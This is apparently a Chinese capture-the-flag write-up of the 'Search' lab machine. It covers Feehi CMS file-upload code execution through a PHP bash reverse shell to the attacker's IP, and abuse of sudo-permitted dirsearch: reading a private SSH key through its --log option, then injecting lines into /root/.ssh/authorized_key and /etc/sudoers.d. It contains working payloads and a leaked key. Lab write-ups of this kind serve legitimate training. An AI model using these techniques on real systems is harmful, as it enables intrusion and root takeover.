

靶机复现-Search: 思路与总结

前言

这个靶机算是我打得比较开心的一次，不仅是自己经过千辛万苦搞到了Root，还有就是对一些工具的参数有更一步的深入了解，看似无害的工具居然也能成为提权的play一环??

在这里很感谢111大佬制作的靶机，也很感谢他大晚上愿意陪我折腾root提权。


信息搜集

攻击机: 192.168.1.198

靶机: 192.168.1.126

Fence 1

惯例看一下nmap的结果



```
(root@kali)-[~]
# nmap -sC -sV -sS -p- -T4 192.168.1.126
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 13:05 CST
Nmap scan report for 192.168.1.126
Host is up (0.00057s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-title: Feehi CMS
|_ http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:5E:AB:B1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.81 seconds
```

Figure 1

然后这里其实用目录扫描巨慢，是真的，巨慢（可能是cms自带的防护功能？）

这里我推荐用gobuster，字典选用Web-Content下的这个，好用一些，反正是通过这个能找到登录的账号密码

```
gobuster dir -u http://192.168.1.126 -w  
/usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-  
2007_directory-list-2.3-medium.txt -r -x php,txt,html,zip,db,bak -t 64
```

Fence 2

因为你去访问/admin其实有个登录框来着，这里用验证码爆破不太现实，因为验证码接口不是直接获得的，应该是前端处理的（就是说，不好找验证码接口去执行验证码爆破）



Figure 2

最后得到目录扫描结果如下




Figure 3

入口渗透

通过setup.txt可得到一组验证信息

```
admin:MazeSec2025
```

Fence 3

登陆后进入到feehi后台，接下来就是看这个cms有没有漏洞等等

官方方法是通过对该cms的进一步信息搜集，最终在feehi的官方[GitHub Issue](#)中找到了答案，这里具体信息不再展示

🕒 File upload command execution at Picture upload

#70 · TianT1209 opened on Oct 7, 2022

Figure 4

首先准备好一个php的反弹shell木马，保存为php文件后改后缀为jpg，顺便在kali上监听7777端口

```
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.198/7777 0>&1'");
?>
```

Fence 4

打开bp或者yakit，抓包，修改后缀放包即可

```
Content-Disposition: form-data; name="AdForm[ad]"; filename="reverse.jpg"
Content-Type: image/jpeg

<?php
/**
 * Plugin Name: Reverse Shell Plugin
 * Plugin URI:
 * Description: Reverse Shell Plugin
 * Version: 1.0
 * Author: Vince Matteo
 * Author URI: http://www.sevenlayers.com
 */
exec("/bin/bash -c 'bash -i && /dev/tcp/192.168.1.198/7777 0>&1'");
?>
-----geckoformboundarye1df3c402e0c2c7836e2718c2fa5a315
```

Figure 5

然后F12打开开发者工具，检查页面元素，看到我们成功上传上去php文件




Figure 6

页面访问一下这个就可以了，就能反弹shell，另一边也成功接收！

```
(root@kali)-[~]
# nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.1.198] from (UNKNOWN) [192.168.1.126] 55042
bash: cannot set terminal process group (418): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Search:/var/www/html/frontend/web/uploads/setting/ad$
```

Figure 7

提权篇

User提权

好久没有写提权篇了，因为前两天打得靶机都很简单就上了user用户，这里我们细看一下如何该拿到user用户

翻了翻没什么可用的文件，看看sudo有没有可用的，在这里看到了可以以7r1umphk用户身份执行dirsearch

```
www-data@Search:/tmp$ sudo -l
Matching Defaults entries for www-data on Search:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in

User www-data may run the following commands on Search:
    (7r1umphk) NOPASSWD: /usr/local/bin/dirsearch
```

Fence 5

刚好本地有个http服务，跑一下看看，是个正常的目录扫面工具

```
www-data@Search:/tmp$ sudo -u 7r1umphk dirsearch -u http://127.0.0.1

 _|. _ _  _ _ _ _|_   v0.4.3.post1
(_|||_) (/_(|||_(_|_)
.....
```

Fence 6

其实我这里的第一反应就是，如果dirb、dirsx、gobuster都可以指定字典，那么可不可以让dirsearch也指定字典，试一下

没什么问题，那就是可以

```

www-data@Search:/tmp$ sudo -u 7r1umphk dirsearch -u http://127.0.0.1 -w /home/7r1umphk/user.txt
v0.4.3.post1
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 1
Output File: /tmp/reports/http_127.0.0.1/_25-12-09_00-36-41.txt
Target: http://127.0.0.1/
[00:36:41] Starting:
Task Completed

```

Figure 8

那就好说很多了，这里就要请出今天的重点参数，就是以下几位

Output Settings:

-o PATH, --output=PATH

Output file

--format=FORMAT

Report format (Available: simple, plain, json, xml, md, csv, html, sqlite)

--log=PATH

Log file

Fence 7

这里要用的就是--log，他会把日志，就是这个工具运行的一些具体信息给我们显示出来，我们用这个日志在/tmp目录下搞一个文件存放日志信息，就取得了用户的flag

```

sudo -u 7r1umphk dirsearch -u http://127.0.0.1 -w /home/7r1umphk/user.txt -
-log=/tmp/1.txt

```

```

www-data@Search:/tmp$ ls

```

```

1.txt  reports

```

```

www-data@Search:/tmp$ cat 1.txt

```

```

.....

```

```

2025-12-09 00:40:09,108 [INFO] "GET http://127.0.0.1/b0dIag.js" 404 -
32969B

```

```

2025-12-09 00:40:09,115 [INFO] "GET http://127.0.0.1/pttYp1.js" 404 -
32969B

```

```

2025-12-09 00:40:09,128 [INFO] "GET http://127.0.0.1/flag{user-
681db772f6844d4c84da083c3d280954}" 404 - 33003B

```

Fence 8

既然如此，那来试着搞一下ssh的密钥如何？

已知服务器端生成的钥匙对命名默认上是以“id_算法”的方式存储的，在这之上我尝试了id_rsa，但是没有，就去ds了一下其他ssh加密算法，然后运到了我想要的东西

```
/home/7r1umphk/.ssh/id_Ed25519 does not exist
www-data@Search:/usr/share$ sudo -u 7r1umphk /usr/local/bin/dirsearch -u http://127.0.0.1:80 -w /home/7r1umphk/.ssh/id_ed25519 --log=/tmp/b.txt

Couldn't create report folder at reports
```

算法	密钥长度	安全性	性能	兼容性	推荐度
Ed25519	256位	极高	最好	较新系统	★★★★★
ECDSA 521	521位	极高	好	较好	★★★★☆
RSA 4096	4096位	高	中等	最好	★★★★☆
RSA 2048	2048位	中	好	最好	★★★★☆
DSS	1024位	低	一般	老旧系统	★不推荐

我好像发现盲点了

Figure 9

这里记得要设置单线程，因为如果多线程，读取出来的密钥文件会顺序错乱

```
www-data@Search:/tmp$ sudo -u 7r1umphk dirsearch -u http://127.0.0.1 -w /home/7r1umphk/.ssh/id_ed25519 --log=/tmp/1.txt -t 1

.....
2025-12-09 00:48:53,754 [INFO] "GET http://127.0.0.1/-----BEGIN%20OPENSSH%20PRIVATE%20KEY-----" 404 - 32995B
2025-12-09 00:48:54,008 [INFO] "GET http://127.0.0.1/b3B1bnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW" 404 - 33030B
2025-12-09 00:48:54,303 [INFO] "GET http://127.0.0.1/QyNTUxOQAAACB9r1G1TssRfMc1WmPsKjHLMwwVG0ukYvKa4mMkYsmWyAAA AJg+y+ADPsvg" 404 - 33030B
2025-12-09 00:48:54,574 [INFO] "GET http://127.0.0.1/AwAAAAAtzc2gtZWQyNTUxOQAAACB9r1G1TssRfMc1WmPsKjHLMwwVG0ukYvKa4mMkYsmWyA" 404 - 33030B
2025-12-09 00:48:54,850 [INFO] "GET http://127.0.0.1/AAAECPxip0hGT4048HAKEWglmNjSaDrr8tXi1W+inEP7eAS32uUbV0yxF8 xzVaY+wqMcub" 404 - 33030B
2025-12-09 00:48:55,108 [INFO] "GET http://127.0.0.1/DBUbS6Ri8priYyRiyZbIAAADzdyMXVtcGhrQFNlYXJjaAECAwQFBg==" 404 - 33016B
2025-12-09 00:48:55,428 [INFO] "GET http://127.0.0.1/-----END%20OPENSSH%20PRIVATE%20KEY-----" 404 - 32993B
```

部分经过url编码，不要紧，可以拷打AI Fence 9

```
-----BEGIN OPENSSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZWQyNTUxOQAAACB9rlG1TssRfMc1WmPsKjHLMwwVG0ukYvKa4mMkYsmWyAAAAJg+y+ADPsvgAwAAAAAtzc2gtZWQyNTUxOQAAACB9rlG1TssRfMc1WmPsKjHLMwwVG0ukYvKa4mMkYsmWyAAAAECPxip0hGT4048HAKEWglmNjSaDrr8tXi1W+inEP7eAS32uUbVOyxF8xzVaY+wqMcubDBUbS6Ri8priYyRiyZbIAAADzdyMXVtcGhrQFNlYXJjaAECAwQFBg==
-----END OPENSSSH PRIVATE KEY-----
```

Fence 10

将他保存到kali下，可以通过ssh2john.py看一下的，但是最后输出的是没有加密密码，所以直接连接就可以了

```
root@kali:~# vim id_7

root@kali:~# chmod 600 id_7

root@kali:~# ssh-keygen -y -f id_7
ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIH2uUbVOyxF8xzVaY+wqMcubDBUbS6Ri8priYyRiyZbI
7r1umphk@Search

(pyenv)-(root@kali:~# python /usr/share/john/ssh2john.py id_7 > id_hash
id_7 has no password!
```

Fence 11

最后拿到user用户


```
7.ssh/known_hosts.7: [hashed name]
(10 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.126' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux Search 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Dec  8 11:30:45 2025 from 192.168.55.220
7r1umphk@Search:~$
```

Figure 10

然后这里我看了tuf哥的思路，感觉更为优雅：把公钥文件当作字典

比如他这里是将公钥文件内容作为传入的url集合，然后就可以通过回显信息确认出来ssh
密钥信息为ed25519

```
www-data@Search:/tmp$ sudo -u 7r1umphk /usr/local/bin/dirsearch -l
/home/7r1umphk/.ssh/authorized_keys
.....
Output File: /tmp/reports/_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIH2uUbVOyxF8xzVaY+wqMcubDBUbS6Ri8priYyRiyZbI
7r1umphk@Search/_25-12-09_03-54-52.txt
Traceback (most recent call last):
.....
www-data@Search:/tmp$
```

Fence 12

Root提权

没特别的，sudo还是只能dirsearch

```
7r1umphk@Search:~$ sudo -l
Matching Defaults entries for 7r1umphk on Search:
    env_reset, mail_badpass,

    secure_path=/usr/local/sbin\::/usr/local/bin\::/usr/sbin\::/usr/bin\::/sbin\::/bin

User 7r1umphk may run the following commands on Search:
    (root) NOPASSWD: /usr/local/bin/dirsearch
```

Fence 13

重点关注下上述我说的几个参数，--log输出日志

```
7r1umphk@Search:~$ cat 1
2025-12-09 04:02:09,496 [INFO] "GET http://127.0.0.1/" 200 - 14249B
2025-12-09 04:02:09,515 [INFO] "GET http://127.0.0.1/" 200 - 14248B
2025-12-09 04:02:09,535 [INFO] "GET http://127.0.0.1/xZLfUR" 404 - 32966B
2025-12-09 04:02:09,543 [INFO] "GET http://127.0.0.1/jXh8oS" 404 - 32966B
2025-12-09 04:02:09,558 [INFO] "GET http://127.0.0.1/.BPDN3j" 404 - 32967B
2025-12-09 04:02:09,567 [INFO] "GET http://127.0.0.1/.EZo4IZ" 404 - 32967B
2025-12-09 04:02:09,579 [INFO] "GET http://127.0.0.1/Ofisd2/" 404 - 32967B
```

Fence 14

--format=plain输出基本信息，--format=simple输出最简信息

但是这里要注意一点就是必须有命中才能有-o输出，所以我们搞个字典dist，添加java和php扫本地80就行，这个是一定有命中的

--format=plain是可以输出命令的

```
7r1umphk@Search:~$ cat 2.txt
# Dirsearch started Tue Dec 9 04:06:56 2025 as: /usr/local/bin/dirsearch -
u http://127.0.0.1 -w ./dist -o 2.txt --format=plain

200      12KB   http://127.0.0.1/php
200      13KB   http://127.0.0.1/java
```

Fence 15

而--format=simple只是输出基本信息

```

7r1umphk@Search:~$ sudo dirsearch -u http://127.0.0.1 -w ./dist -o 3.txt --
format=simple; cat 3.txt

_|. _ _ _ _ _|_   v0.4.3.post1

(_||| _) (/_(||| (| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 8

Output File: 3.txt

Target: http://127.0.0.1/

[04:10:04] Starting:

[04:10:07] 200 -    12KB - /php

[04:10:07] 200 -    13KB - /java

Task Completed

http://127.0.0.1/php
http://127.0.0.1/java

```

Fence 16

方案一：单引号闭合写入公钥

这个方案是我偶然发现的，可以通过单引号去决定控制一些自定义的文本，然后这些自定义的文本可以随着--format=plain输出

例如

```
7r1umphk@Search:~$ sudo dirsearch -u http://127.0.0.1 -w ./dist -o 4.txt --format=plain --log '1314'; cat 4.txt
```

.....

Task Completed

```
# Dirsearch started Tue Dec 9 04:17:01 2025 as: /usr/local/bin/dirsearch -u http://127.0.0.1 -w ./dist -o 4.txt --format=plain --log 1314 # 这个1314就是我们需要的
```

```
200    12KB  http://127.0.0.1/php
200    13KB  http://127.0.0.1/java
```

Fence 17

然后又有sudo权限，准备一个公钥

```
ssh-rsa
```

```
AAAAB3NzaC1yc2EAAAADAQABAAQGCfWJU+8G3FZFjADrrWkq6p0IziMwXDTj1sK+6aBC1fuZ1Vi7NTcMexvcFRbw00muvANSfEQ2CzvpKGur1pz+IR7Pop+wbqKq5+hsYAO01JtAgW7YjjDssqlevuzV5gacbdi1oUugpUgpdvHi7AEdfZPXIZVLJ8uitc5rIOtfr3YpZ+jmM5H4HP5f/uneLspN1HeKr0yESopYv7zI3c+00mQEntaUHFSLjcNy05k8TuM4q7ShnuDTQ+4Rq3fkczVnCLvxaN6yNqhmXEeP4pdB16CblglbraVVifi/4mVulukndnpd7RCghQ0qnMCtcbzVPF0h2DipXhKfEN/DcnHrnn7UrBVw99eLOuEY5jk535gtVDaAJ9jjhr1FmIftAYTA0jCZVJgpgNuQBX5qob2jCKmFy8Sc/ypmNtByD2BrK6eMTHnsVFz7W3uB4ioz+DQY5ljhAeemzhRtsw6gAiy7D70ogeUbsV5/qG6QxnVN/RSDwz5St2hwQ4NZ/DW1yzVJs= root@kali
```

Fence 18

用这种方式，将公钥内容通过sudo权限写到/root/.ssh下，这里的核心思路就是换行构造出一行完全可控内容，因为日志前面有个注释

```
7r1umphk@Search:~$ sudo dirsearch -u http://127.0.0.1 -w ./dist -o
/root/.ssh/authorized_key --format=plain --log '
> ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGCfWJU+8G3FZfjADrrWkq6p0IziMwXDTj1sK+6aBClFuZl
Vi7NTcMexvcFRbw00muvANSfEQ2CzvpKGur1pz+IR7Pop+wbqKq5+hsYAO01JtAgW7YjjDssqle
vuzV5gacbd1oUugpUgpdvHi7AEdfZPXIZVLJ8uitc5rIOtfr3YpZ+jmM5H4HP5f/uneLspN1He
Kr0yESopYv7zI3c+00mQEntaUHfSLjcNy05k8TuM4q7ShnuDTQ+4Rq3fkczVnCLvxaN6yNqhmXE
eP4pdB16CblglbraVVifi/4mVulukndnpd7RCghQ0qnMCtcbzVPF0h2DipXhKfEN/DcnHrnn7Ur
BVw99eLOuEY5jK535gtVDaAJ9jjhr1FmIftAYTA0jCZVJgpgNuQBx5qob2jCKmFy8Sc/ypmNtBy
D2BrK6eMTHnsVFz7W3uB4ioz+DQY51jhAeemzhRtsw6gAiy7D7OogeUbsV5/qG6QxnVN/RSDwz5
St2hwQ4NZ/DW1yzVJs= root@kali
> '
```

Fence 19

最后连接一下就可以了

```
└─(root@kali)-[~]
└─# ssh -i mine root@192.168.1.126
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux Search 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

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the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Dec  8 14:55:58 2025 from 192.168.55.220
root@Search:~#
```

Fence 20

然后我昨晚写的时候其实是这样的.....




Figure 11

这里就解释一下为什么可行，是因为ssh的密钥验证机制问题，读取文件的时候，错误行只会warning但不会中断

也就是说读取前两行内容的时候，只会warning，但是还会继续读取文件，直到读到ssh-rsa的时候开始验证，这里是md显示问题，公钥内容应该是一行才是对的（看写入命令会发现确实是输入了一行）

```
root@Search:~# cat .ssh/authorized_key
# Dirsearch started Tue Dec 9 04:21:52 2025 as: /usr/local/bin/dirsearch -
u http://127.0.0.1 -w ./dist -o /root/.ssh/authorized_key --format=plain --
log
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGCfWJU+8G3FZfjADrrWkq6p0IziMwXDTj1sK+6aBC1fuZ1
Vi7NTcMexvcFRbw00muvANSfEQ2CzvpKGur1pz+IR7Pop+wbqKq5+hsYAO01JtAgW7YjjDssqle
vuzV5gacbd1oUugpUgpdvHi7AEdfZPXIZVLJ8uitc5rIOtfr3YpZ+jmM5H4HP5f/uneLspN1He
Kr0yESopYv7zI3c+00mQEntaUHfSLjcNy05k8TuM4q7ShnuDTQ+4Rq3fkczVnCLvxaN6yNqhmXE
eP4pdB16CblglbraVVIfi/4mVulukndnpd7RCghQ0qnMCtcbzVPF0h2DipXhKfEN/DcnHrnn7Ur
BVw99eLOuEY5jK535gtVDaAJ9jjhr1FmIftAYTA0jCZVJgpgNuQBX5qob2jCKmFy8Sc/ypmNtBy
D2BrK6eMTHnsVFz7W3uB4ioz+DQY51jhAeemzhRtsw6gAiy7D7OogeUbsV5/qG6QxnVN/RSDwz5
St2hwQ4NZ/DW1yzVJs= root@kali

200      12KB   http://127.0.0.1/php
200      13KB   http://127.0.0.1/java
```

这样的方式对sudoers.d和cron.d下同样适用，同样是只会告警不会中断

但是定时任务的话deb系列的发行版审查很严格，有语法错误会中断，所以在这里是无法复现的，在alpine line类型靶机下会成功

简单展示一下用sudo的提权方式

```
7r1umphk@Search:~$ sudo dirsearch -w 1.txt -u http://127.0.0.1 -o
/etc/sudoers.d/a --format=plain --log '
> 7r1umphk ALL=(ALL:ALL) NOPASSWD: ALL
> '

_|. _ _ _ _ _|_   v0.4.3.post1

(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 |
Wordlist size: 8

Output File: /etc/sudoers.d/a

Log File: /home/7r1umphk/
7r1umphk ALL=(ALL:ALL) NOPASSWD: ALL

Target: http://127.0.0.1/

[06:23:48] Starting:

[06:23:51] 200 - 12KB - /php

[06:23:51] 200 - 13KB - /java

Task Completed

7r1umphk@Search:~$ sudo -l
/etc/sudoers.d/a:5:14: syntax error
200 12KB http://127.0.0.1/php
^~~~
/etc/sudoers.d/a:6:14: syntax error
200 13KB http://127.0.0.1/java
```



```

^~~~
Matching Defaults entries for 7r1umphk on Search:
    env_reset, mail_badpass,

